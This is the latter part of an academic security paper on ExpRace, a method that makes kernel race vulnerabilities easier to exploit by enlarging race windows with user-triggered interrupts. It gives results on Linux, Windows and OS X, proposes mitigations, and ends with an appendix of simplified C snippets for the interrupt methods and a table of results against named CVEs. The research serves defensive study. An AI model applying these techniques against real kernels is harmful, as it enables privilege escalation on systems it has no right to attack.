Figure 11 shows the average of $T_{y'}$ for each exploitation method. A filled circle denotes the average cycles when the exploitation is successful, and a cross mark denotes when failed. Here, the cycle difference between success and failure for each method indicates T_E, because success means the race window is extended (i.e., $T_{y'} = T_y + T_E$). Overall, all exploitation methods show higher $T_{y'}$ when successful, and each method shows a different enlargement. The hardware interrupt is the largest (i.e., T_E = 14,103 cycles), which explains why hardware interrupts have maintained the number of success while varying T_x in Figure 9—for all T_x cycles, $T_{y'} > T_x$. The contrary example is `Reschedule`, which has




Figure 9: Exploitation results on the synthetic race vulnerability in Linux




Figure 10: The number of events while exploiting the synthetic race vulnerability

shown 734 cycles of T_E. Therefore, the number of success for `Reschedule` always dropped earlier than other EXPRACE's methods in Figure 9.

7.3 Exploiting Other OSes

In order to check the effectiveness of exploiting other OSes using EXPRACE, we launched the exploitation against the synthetic race vulnerability (as described in §7.2.1) developed as a kernel driver for Windows and OS X, respectively. Figure 12 shows exploitation results, where we fixed T_y as 17 cycles and launched an exploitation for one minute. Overall, `Reschedule` and `TLB shootdown` has shown far more success numbers than `baseline`, demonstrating the exploitation effectiveness of EXPRACE. One thing to n ote is that in Linux the success number quickly drops when $T_x > 1,400$, but in Windows and OS X such a drop occurs when $T_x > 2,000$. We suspect this suggests that the TLB flushing in Linux is processed faster than Windows and OS X.

Unfortunately, we were not able to include the real-world exploitation cases for Windows and Mac OS X, because no





Figure 11: CPU cycles when exploiting the synthetic race vulnerability. A blue filled circle denotes averaged CPU cycles of T_y when the exploitation is successful; A orange cross denotes averaged CPU cycles of T_y when failed. The cycle difference between success and fail approximately shows an enlarged race window (i.e., T_E).



(a) Microsoft Windows (b) Mac OS X

Figure 12: Exploitation results against the synthetic race vulnerability on Windows and OS X

public descriptions on non-inclusive race vulnerabilities on these platforms were available. We further discuss this limitation of ExpRace on other OSes in §8.1.

8 Discussion

In this section, we first discuss the possibility of exploiting other OSes using ExpRace (§8.1). Then we discuss how the new threats introduced by ExpRace can be mitigated (§8.2).

8.1 Possibility of Exploiting Other OSes

Our evaluation in §7.3 suggests that it is possible to launch exploitation with ExpRace on synthetic race issues. However, as we were not able to perform the real-world case study, it is very premature to confirm the exploitation possibility using ExpRace on other OSes. Thus it requires more studies in the future. Nevertheless, because there are no significant differences between Linux and Windows/Mac OS X from the perspective of race issues, we believe the attacking method introduced by ExpRace may still be valid for these platforms as well.

8.2 Mitigation

In order to mitigate new exploitation threats introduced by ExpRace, there can be two potential mitigation approaches: 1) identifying an abnormal frequency of interrupts and 2) avoiding preemption by userspace-originated interrupts.

The first approach is based on the fact that ExpRace imposes very frequent interrupts. Thus, exploitation attempts with ExpRace can be captured with the kernel-level monitor, which checks if too many interrupts were raised within a short period of time. While this approach would be simple to implement and deploy, it may have false positives (i.e., some benign behaviors may entail frequent interrupts), which needs further investigation.

The second approach is to avoid any preemption of kernel execution context if an interrupt is indirectly raised by a user. With this avoidance, the user will not be able to enforce the preemption within the race window, thereby mitigating ExpRace's exploitation technique. While this approach would have more precise detection capability than the first one, it requires heavy kernel modification to keep track of the origins of all interrupt events, which may hinder its practical adoption as well as imposing runtime tracking overheads.

To summarize, we expect adopting these two approaches needs careful investigation so as not to break the original semantics and backward compatibility of existing kernel services. We further hope this paper provokes interesting discussions on the fundamental design of interrupt handling in operating systems, particularly from security perspectives—asking if the interrupt timing controls by unprivileged users should be allowed or not.

9 Related work

Detecting Races. For the sake of detecting race condition, many works attempted to use either a static analysis approach [5, 15, 17, 39, 58–60, 63] or a dynamic analysis approach [7, 9, 28, 30, 31, 40, 47, 49, 50], or both [27]. Most race detectors using static analysis are based on lockset analysis [5, 15, 17, 58, 59]. WHOOP [15] uses symbolic pairwise lockset analysis for detecting race condition in the Linux kernel driver. Deadline [63] uses static analysis to find multi-reads in the kernel and employs symbolic checking to check each multi-read satisfies the constraints to be a double-fetch bug. Memory sampling techniques [7, 9, 18, 28, 40] selectively monitor memory accesses to detect race conditions. SNORLAX [30] utilizes a coarse interleaving hypothesis, which relies on a dynamic-static interprocedural pointer and type analysis, to diagnose the root causes of concurrency bugs. Razzer [27] first extracts a set of race candidates through the static analysis and then starts fuzzing while setting up the breakpoints (fuzzing) to discover races in an efficient way. Compared to ExpRace, these studies were focusing on automating the race condition detection, while ExpRace

focuses on how to exploit the real-world race condition issues.

Avoiding Races. Previous works employ deterministic execution to avoid concurrency bugs [4, 6, 12, 13, 37]. Grace [6] turns the multi-threaded program into a sequential program using fork-join parallelism. DThread [37] keeps track of memory modification sites using virtual memory protection and ensures deterministic update orders by each thread. PEREGRINE [12] proposed a hybrid scheduling mechanism, which uses mem-schedule for the racy part and sync-schedule for the non-racy part, thereby guaranteeing a deterministic multi-threading system. Parrot [13] orders thread synchronization in the well-defined round-robin order.

Automating Exploitation of Memory Corruptions. APEG [8] identifies missing sanitization checks by compare patched and unpatched binary using binary analysis and generate an input to trigger the difference. AEG [54] and mayhem [10] use symbolic execution (or hybrid symbolic execution) to generate shell spawning exploit. FUZE [62] and Revery [61] identify and further analyze the root cause of vulnerabilities, and they automatically generate an exploit. KOOBE [11] evaluates the exploitability of kernel's out-of-bound write vulnerabilities using capability-guided fuzzing for automated exploit generation.

Performance Degradation. Many researchers leveraged performance degradation factors (e.g., interrupt [22, 46, 55, 56] or cache eviction [1, 21]) to launch or assist side-channel attacks. While these and ExpRace both degrade the performance to launch attacks, the difference is that ExpRace focuses on attacking race issues where previous works cannot be applied.

Nemesis [56] used interrupts to leak instruction timings against Intel SGX. SGX-Step [55] used APIC timer interrupts to track page table entries directly from user space. Hahnel *et al*. [22] use timer interrupt to achieve higher temporal and spatial resolution. Cachezoom [46] consecutively sends interrupts to amplify the cache side channel. However, they assume the attacker already had full control over the kernel. This allows the attacker to generate interrupts as desired. On the contrary, ExpRace assumes that the attacker only has user-level privileges, so the interrupt generation cannot directly be performed.

Thomas *et al*. [1] amplified the result of side-channel attacks using cache eviction. Compared to ExpRace, this method does not slow down a specific target core but slows down entire cores. Thus, this attack would increase both T_x and T_y, which cannot be applied for ExpRace.

10 Conclusion

This paper studies the exploitability of kernel data races. We analyzed real-world kernel races and found an intrinsic condition separating easy-to-exploit and hard-to-exploit races. Then we developed ExpRace, a generic race exploitation technique for Linux, Windows, OS X. Through evaluating with real-world race vulnerabilities, ExpRace demonstrated that it truly augments the exploitability of kernel races.

11 Acknowledgment

We sincerely thank anonymous reviewers and our shepherd, Vasileios P. Kemerlis, for their insightful comments, which significantly improved the final version of this paper. The authors would like to thank Dae R. Jeong who provided the initial idea and insights of this work. This work was supported by National Research Foundation (NRF) of Korea grant funded by the Korean government MSIT (NRF-2019R1C1C1006095), Institute for Information & communications Technology Promotion (IITP) grant funded by the Korea government (MSIP) (No.2020-0-01840, Analysis on technique of accessing and acquiring user data in smartphone), and US Office of Naval Research under grants N00014-18-1-2022. The Institute of Engineering Research (IOER) and Automation and Systems Research Institute (ASRI) at Seoul National University provided research facilities for this work. The Institute of Engineering Research at Seoul National University provided research facilities for this work.

References

[1] T. Allan, B. B. Brumley, K. Falkner, J. Van de Pol, and Y. Yarom. Amplifying side channels through performance degradation. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, 2016.

[2] N. Amit. Optimizing the TLB Shootdown Algorithm with Page Access Tracking. In *Proceedings of the 2017 USENIX Annual Technical Conference (ATC)*, Santa Clara, CA, July 2017.

[3] Z. Anderson, D. Gay, R. Ennals, and E. Brewer. Sharc: Checking data sharing strategies for multithreaded c. In *Proceedings of the 2008 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, Tucson, Arizona, June 2008.

[4] A. Aviram, S.-C. Weng, S. Hu, and B. Ford. Efficient system-enforced deterministic parallelism. *Communications of the ACM*, 55(5):111–119, 2012.

[5] J.-J. Bai, J. Lawall, Q.-L. Chen, and S.-M. Hu. Effective static analysis of concurrency use-after-free bugs in linux device drivers. In *Proceedings of the 2019 USENIX Annual Technical Conference (ATC)*, RENTON, WA, July 2019.

[6] E. D. Berger, T. Yang, T. Liu, and G. Novark. Grace: safe multithreaded programming for c/c++. In *Proceedings of the 24th Annual ACM Conference on Object-Oriented Programming, Systems, Languages, and Applications (OOPSLA)*, Orlando Florida, Oct. 2009.

[7] M. D. Bond, K. E. Coons, and K. S. McKinley. Pacer: proportional detection of data races. In *Proceedings of the 2010 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, Toronto, Canada, June 2010.

[8] D. Brumley, P. Poosankam, D. Song, and J. Zheng. Automatic patch-based exploit generation is possible: Techniques and implications. In *Proceedings of the 29th IEEE Symposium on Security and Privacy (Oakland)*, Oakland, CA, May 2008.

[9] Y. Cai, J. Zhang, L. Cao, and J. Liu. A deployable sampling strategy for data race detection. In *Proceedings of the 24th ACM SIGSOFT*

Symposium on the Foundations of Software Engineering (FSE), Seattle, WA, Nov. 2016.

[10] S. K. Cha, T. Avgerinos, A. Rebert, and D. Brumley. Unleashing mayhem on binary code. In *Proceedings of the 33rd IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2012.

[11] W. Chen, X. Zou, G. Li, and Z. Qian. Koobe: Towards facilitating exploit generation of kernel out-of-bounds write vulnerabilities. In *Proceedings of the 28th USENIX Security Symposium (Security)*, BOSTON, MA, Aug. 2020.

[12] H. Cui, J. Wu, J. Gallagher, H. Guo, and J. Yang. Efficient deterministic multithreading through schedule relaxation. In *Proceedings of the 23rd ACM Symposium on Operating Systems Principles (SOSP)*, Cascais, Portugal, Oct. 2011.

[13] H. Cui, J. Simsa, Y.-H. Lin, H. Li, B. Blum, X. Xu, J. Yang, G. A. Gibson, and R. E. Bryant. Parrot: a practical runtime for deterministic, stable, and reliable threads. In *Proceedings of the 24th ACM Symposium on Operating Systems Principles (SOSP)*, Farmington, PA, Nov. 2013.

[14] M. Daniel, J. Honoroff, and C. Miller. Engineering heap overflow exploits with javascript. In *Proceedings of the 2nd USENIX Workshop on Offensive Technologies (WOOT)*, SAN JOSE, CA, July 2008.

[15] P. Deligiannis, A. F. Donaldson, and Z. Rakamaric. Fast and precise symbolic analysis of concurrency bugs in device drivers (t). In *Proceedings of the 30rd IEEE/ACM International Conference on Automated Software Engineering (ASE)*, Lincoln, Nebraska, Sept. 2015.

[16] F. Electrons. Realtime in embedded linux systems. 2004.

[17] D. Engler and K. Ashcraft. Racerx: effective, static detection of race conditions and deadlocks. In *Proceedings of the 19th ACM Symposium on Operating Systems Principles (SOSP)*, Bolton Landing, NY, Oct. 2003.

[18] J. Erickson, M. Musuvathi, S. Burckhardt, and K. Olynyk. Effective data-race detection for the kernel. In *Proceedings of the 9th USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, Vancouver, Canada, Oct. 2010.

[19] P. Fonseca, R. Rodrigues, and B. B. Brandenburg. Ski: Exposing kernel concurrency bugs through systematic schedule exploration. In *Proceedings of the 11th USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, Broomfield, Colorado, Oct. 2014.

[20] L. G. Gerbarg. Advanced synchronization in mac os x: Extending unix to smp and real-time. In *BSDCon*, pages 37–45, 2002.

[21] D. Gruss, R. Spreitzer, and S. Mangard. Cache template attacks: Automating attacks on inclusive last-level caches. In *Proceedings of the 24th USENIX Security Symposium (Security)*, Washington, DC, Aug. 2015.

[22] M. Hähnel, W. Cui, and M. Peinado. High-resolution side channels for untrusted operating systems. In *Proceedings of the 2017 USENIX Annual Technical Conference (ATC)*, Santa Clara, CA, July 2017.

[23] J. Horn. Android: binder use-after-free of vma via race between reclaim and munmap, 2018. https://bugs.chromium.org/p/project-zero/issues/detail?id=1720.

[24] J. Horn. Android: binder use-after-free via racy initialization of ->allow_user_free, 2018. https://bugs.chromium.org/p/project-zero/issues/detail?id=1721&q=cve-2019-1999.

[25] H. Hu, S. Shinde, S. Adrian, Z. L. Chua, P. Saxena, and Z. Liang. Data-oriented programming: On the expressiveness of non-control data attacks. In *Proceedings of the 37th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2016.

[26] Y. Jang, S. Lee, and T. Kim. Breaking kernel address space layout randomization with intel tsx. In *Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS)*, Vienna, Austria, Oct. 2016.

[27] D. R. Jeong, K. Kim, B. Shivakumar, B. Lee, and I. Shin. Razzer: Finding kernel race bugs through fuzzing. In *Proceedings of the 40th IEEE Symposium on Security and Privacy (Oakland)*, SAN FRANCISCO, CA, May 2019.

[28] Y. Jiang, Y. Yang, T. Xiao, T. Sheng, and W. Chen. Drddr: a lightweight method to detect data races in linux kernel. *The Journal of Supercomputing*, 72(4):1645–1659, 2016.

[29] G. Jin, W. Zhang, and D. Deng. Automated concurrency-bug fixing. In *Proceedings of the 10th USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, Hollywood, CA, Oct. 2012.

[30] B. Kasikci, W. Cui, X. Ge, and B. Niu. Lazy diagnosis of in-production concurrency bugs. In *Proceedings of the 26th ACM Symposium on Operating Systems Principles (SOSP)*, Shanghai, China, Oct. 2017.

[31] G. Li, S. Lu, M. Musuvathi, S. Nath, and R. Padhye. Efficient scalable thread-safety-violation detection: finding thousands of concurrency bugs during testing. In *Proceedings of the 27th ACM Symposium on Operating Systems Principles (SOSP)*, Ontario, Canada, Oct. 2019.

[32] Linux. Linux commit log 4842e98f26dd80be3623c4714a244ba52ea096a8., 2017. https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=4842e98f26dd80be3623c4714a244ba52ea096a8.

[33] Linux. Linux commit log da1b9564e85b1d7baf66cbfabcab27e183a1db63., 2018. https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=da1b9564e85b1d7baf66cbfabcab27e183a1db63.

[34] Linux. Linux commit log e20a2e9c42c9e4002d9e338d74e7819e88d77162., 2019. https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=e20a2e9c42c9e4002d9e338d74e7819e88d77162.

[35] Linux. Linux commit log 11eb85ec42dc8c7a7ec519b90ccf2eeae9409de8., 2020. https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=11eb85ec42dc8c7a7ec519b90ccf2eeae9409de8.

[36] Linux. Linux commit log 20f2e4c228c712158113583947f4e16691e951f6., 2020. https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=20f2e4c228c712158113583947f4e16691e951f6.

[37] T. Liu, C. Curtsinger, and E. D. Berger. Dthreads: efficient deterministic multithreading. In *Proceedings of the 23rd ACM Symposium on Operating Systems Principles (SOSP)*, Cascais, Portugal, Oct. 2011.

[38] S. Lu, S. Park, E. Seo, and Y. Zhou. Learning from mistakes: a comprehensive study on real world concurrency bug characteristics. In *Proceedings of the 13th ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, Seattle, WA, Mar. 2008.

[39] Y. Luo, P. Wang, X. Zhou, and K. Lu. Dftinker: Detecting and fixing double-fetch bugs in an automated way. In *International Conference on Wireless Algorithms, Systems, and Applications*, pages 780–785. Springer, 2018.

[40] D. Marino, M. Musuvathi, and S. Narayanasamy. Literace: effective sampling for lightweight data-race detection. In *Proceedings of the 2009 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, Dublin, Ireland, June 2009.

[41] Microsoft. Interrupt affinity, 2017. https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/interrupt-affinity-and-priority.

[42] Microsoft. Scheduling priorities., 2018. https://docs.microsoft.com/en-us/windows/win32/procthread/scheduling-priorities.

[43] MITRE. CVE-2016-8655., 2016. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-8655.

[44] MITRE. CVE-2017-2636., 2017. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-2636.

[45] MITRE. CVE-2017-7533., 2017. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-7533.

[46] A. Moghimi, G. Irazoqui, and T. Eisenbarth. Cachezoom: How sgx amplifies the power of cache attacks. In *Proceedings of the 2017 Cryptographic Hardware and Embedded Systems (CHES)*, Taipei, Taiwan, Sept. 2017.

[47] N. Nethercote and J. Seward. Valgrind: a framework for heavyweight dynamic binary instrumentation. In *Proceedings of the 2007 ACM SIGPLAN Conference on Programming Language Design and Imple-*

mentation (PLDI), San Diego, CA, June 2007.

[48] M. Prandini and M. Ramilli. Return-oriented programming. In *Proceedings of the 33rd IEEE Symposium on Security and Privacy (Oakland)*, San Francisco, CA, May 2012.

[49] M. Schwarz, D. Gruss, M. Lipp, C. Maurice, T. Schuster, A. Fogh, and S. Mangard. Automated detection, exploitation, and elimination of double-fetch bugs using modern cpu features. In *Proceedings of the 13th ACM Symposium on Information, Computer and Communications Security (ASIACCS)*, Incheon, Korea, May–June 2018.

[50] K. Serebryany and T. Iskhodzhanov. Threadsanitizer: data race detection in practice. In *Proceedings of the Workshop on Binary Instrumentation and Applications*, pages 62–71. ACM, 2009.

[51] A. Sotirov. Heap feng shui in javascript. *Black Hat Europe*, 2007, 2007.

[52] M. Stone. Bad binder: Android in-the-wild exploit, 2019. https://googleprojectzero.blogspot.com/2019/11/bad-binder-android-in-wild-exploit.html.

[53] Syzkaller. Syzkaller log 1a6084f827bc586c4361b6256040c593f4c19f5b., 2020. https://syzkaller.appspot.com/bug?id=1a6084f827bc586c4361b6256040c593f4c19f5b.

[54] H. A. Thanassis, C. S. Kil, and B. David. Aeg: Automatic exploit generation. In *ser. Network and Distributed System Security Symposium*, 2011.

[55] J. Van Bulck, F. Piessens, and R. Strackx. Sgx-step: A practical attack framework for precise enclave execution control. In *Proceedings of the 2nd Workshop on System Software for Trusted Execution*, pages 1–6, 2017.

[56] J. Van Bulck, F. Piessens, and R. Strackx. Nemesis: Studying microarchitectural timing leaks in rudimentary cpu interrupt logic. In *Proceedings of the 25th ACM Conference on Computer and Communications Security (CCS)*, Toronto, Canada, Oct. 2018.

[57] K. Veeraraghavan, P. M. Chen, J. Flinn, and S. Narayanasamy. Detecting and surviving data races using complementary schedules. In *Proceedings of the 23rd ACM Symposium on Operating Systems Principles (SOSP)*, Cascais, Portugal, Oct. 2011.

[58] V. Vojdani, K. Apinis, V. Rõtov, H. Seidl, V. Vene, and R. Vogler. Static race detection for device drivers: the goblint approach. In *Proceedings of the 31rd IEEE/ACM International Conference on Automated Software Engineering (ASE)*, Singapore, Singapore, Sept. 2016.

[59] J. W. Voung, R. Jhala, and S. Lerner. Relay: static race detection on millions of lines of code. In *Proceedings of the the 6th joint meeting of the European software engineering conference and the ACM SIGSOFT symposium on The foundations of software engineering*. ACM, 2007.

[60] P. Wang, J. Krinke, K. Lu, G. Li, and S. Dodier-Lazaro. How double-fetch situations turn into double-fetch vulnerabilities: A study of double fetches in the linux kernel. In *Proceedings of the 26th USENIX Security Symposium (Security)*, Vancouver, BC, Canada, Aug. 2017.

[61] Y. Wang, C. Zhang, X. Xiang, Z. Zhao, W. Li, X. Gong, B. Liu, K. Chen, and W. Zou. Revery: From proof-of-concept to exploitable. In *Proceedings of the 25th ACM Conference on Computer and Communications Security (CCS)*, Toronto, Canada, Oct. 2018.

[62] W. Wu, Y. Chen, J. Xu, X. Xing, X. Gong, and W. Zou. {FUZE}: Towards facilitating exploit generation for kernel use-after-free vulnerabilities. In *Proceedings of the 27th USENIX Security Symposium (Security)*, BALTIMORE, MD, Aug. 2018.

[63] M. Xu, C. Qian, K. Lu, M. Backes, and T. Kim. Precise and scalable detection of double-fetch bugs in os kernels. In *Proceedings of the 39th IEEE Symposium on Security and Privacy (Oakland)*, SAN FRANCISCO, CA, May 2018.

[64] Z. Xu, G. Liu, T. Wang, and H. Xu. Exploitations of uninitialized uses on macos sierra. In *Proceedings of the 11th USENIX Workshop on Offensive Technologies (WOOT)*, VANCOUVER, BC, Aug. 2017.

[65] T. Zhang, D. Lee, and C. Jung. Txrace: Efficient data race detection using commodity hardware transactional memory. In *Proceedings of the 21st ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, Atlanta, GA, Apr. 2016.

[66] T. Zhang, C. Jung, and D. Lee. Prorace: Practical data race detection for production use. In *Proceedings of the 22nd ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, Xi'an, China, Apr. 2017.

A Appendix

```c
void pin_this_task_to(int cpu) {
  cpu_set_t cset;
  CPU_ZERO(&cset);
  CPU_SET(cpu, &cset);

  // if pid is NULL then calling thread is used
  if(sched_setaffinity(0, sizeof(cpu_set_t), &cset))
    err(1, "affinity");
}

void target_thread(void *arg) {
  // Suppose that a victim thread is running on core 2.
  pin_this_task_to(2);
  while(1) {
    // There is a data race in this thread.
  }
}

int main() {
  pthread_t thr;
  pthread_create(&thr, NULL, target_thread, NULL);
  // Send rescheduling IPI to core 2 to extend the race window.
  pin_this_task_to(2);
}
```

Figure A.1: The simplified code of ExpRace's Reschedule IPI exploitation method

```c
int map_size = 0x1000;

void sendIPI() {
  char buf[8];
  void *addr;

  // Allocate memory for tlb shootdown
  addr = mmap(0, map_size, (PROT_READ | PROT_WRITE),
              MAP_SHARED | MAP_ANON, -1, 0);
  // Access memory to update tlb
  memcpy(buf, addr, 1);
  // Modify memory permission for TLB shootdown
  mprotect(addr, map_size, PROT_READ);
}

void target_thread(void *arg) {
  while(1){
    // There is a data race in this thread
  }
}

int main(void) {
  pthread_t thread;
  pthread_create(&thread, NULL, (void *)target_thread, NULL);
  sendIPI();
}
```

Figure A.2: The simplified code of ExpRace's TLB shootdown IPI exploitation method

Vulnerability	Baseline				Reschedule				membarrier				TLB shootdown				HW interrupt			
	P_{multi}	$Syscall_x$	$Syscall_y$	interrupt	$P_{multi}^{ExpRace}$	$Syscall_x$	$Syscall_y$	interrupt	$P_{multi}^{ExpRace}$	$Syscall_x$	$Syscall_y$	interrupt	$P_{multi}^{ExpRace}$	$Syscall_x$	$Syscall_y$	interrupt	$P_{multi}^{ExpRace}$	$Syscall_x$	$Syscall_y$	interrupt
CVE-2019-6974	0	198 B	81 B	0	0	190 B	72 B	39 B	✗	✗	✗	✗	✗	✗	✗	✗	3.92e-04	30 K	4 K	14 K
CVE-2019-2025	0	150 B	5 B	0	4.42e-05	59 M	1 M	15 M	4.4e-04	30 M	39 K	9 M	1.38e-03	20 M	30 K	5 M	1.09e-03	43 M	1.3 M	250 K
CVE-2019-1999	0	19 M	19 M	0	0	12 M	12 M	37 B	0	14 M	14 M	78 B	2.95e-05	50 K	50 K	26 M	7.79e-04	140 K	140 K	1.1 M
CVE-2017-15265	0	6 B	130 M	0	4.43e-05	6 M	50 K	29 M	3.47e-04	5 M	60 K	54 M	9.13e-04	5 M	100 K	26 M	7.63e-04	6 M	113 K	1.3 M
11eb85ec...	0	2.7 M	2.7 M	0	0	1.9 M	1.9 M	12 M	0	2.2 M	2.2 M	14 M	0	2 K	2 K	46 K	5.30e-04	5 K	5 K	1 M
1a6084f8...	0	4.1 M	4.1 M	0	0	2.8 M	2.8 M	13 M	0	3.5 M	3.5 M	14 M	0	3 K	3 K	53 K	1.02e-03	5 K	5 K	1 M
20f2e4c2...	0	33 B	66 B	0	0	32 B	43 B	36 B	0	32 B	43 B	80 B	2.01e-05	7 M	15 M	10 M	6.63e-04	9 M	17 M	56 K
4842e98f...	0	7 B	51 M	0	4.99e-05	3 M	10 K	13 M	6.12e-04	1.1 M	7 K	14 M	2.16e-03	810 K	8 K	5 M	2.61e-03	2 M	13 K	417 K
da1b9564...	0	5 M	5 M	0	0	3.3 M	3.3 M	37 B	✗	✗	✗	✗	✗	✗	✗	✗	1.33e-05	9 K	9 K	2 M
e20a2e9c...	0	50 M	50 M	0	0	35 M	35 M	36 B	0	43 M	43 M	80 B	0	1 K	1 K	71 B	4.88-e4	1 K	1 K	44 K

Table A.1: Detailed exploitation results on real-world race vulnerabilities in Linux. ✗ denotes that the exploitation was not performed as the corresponding exploitation method does not work for the subjected race vulnerability.

```c
void sendIPI(void) {
  membarrier(
    MEMBARRIER_CMD_PRIVATE_EXPEDITED, 0);
}

void registerIPI(void) {
  membarrier(
    MEMBARRIER_CMD_REGISTER_PRIVATE_EXPEDITED, 0);
}

void target_thread(void *arg) {
  while(1){
    // There is a data race in this thread
  }
}

int main() {
  pthread_t thread;
  registerIPI();
  pthread_create(&thread, NULL, target_thread, NULL);
  sendIPI();
}
```

Figure A.3: The simplified code of ExpRace's `membarrier` IPI exploitation method

```c
int P1, P2;

// __attribute__((optimize("O0")))
long Syscallx(ulong LOOPNUM_A) {
    if(!P1)
        // Failed to exploit.
        return 0;

    for(int i = 0; i < LOOPNUM_A; i++);

    if(!P2)
        // Failed to exploit.
        return 0;

    // Race exploitation is successful.
    return 0x1337;
}

// __attribute__((optimize("O0")))
long Syscally(ulong LOOPNUM_B) {
    P2 = 1;
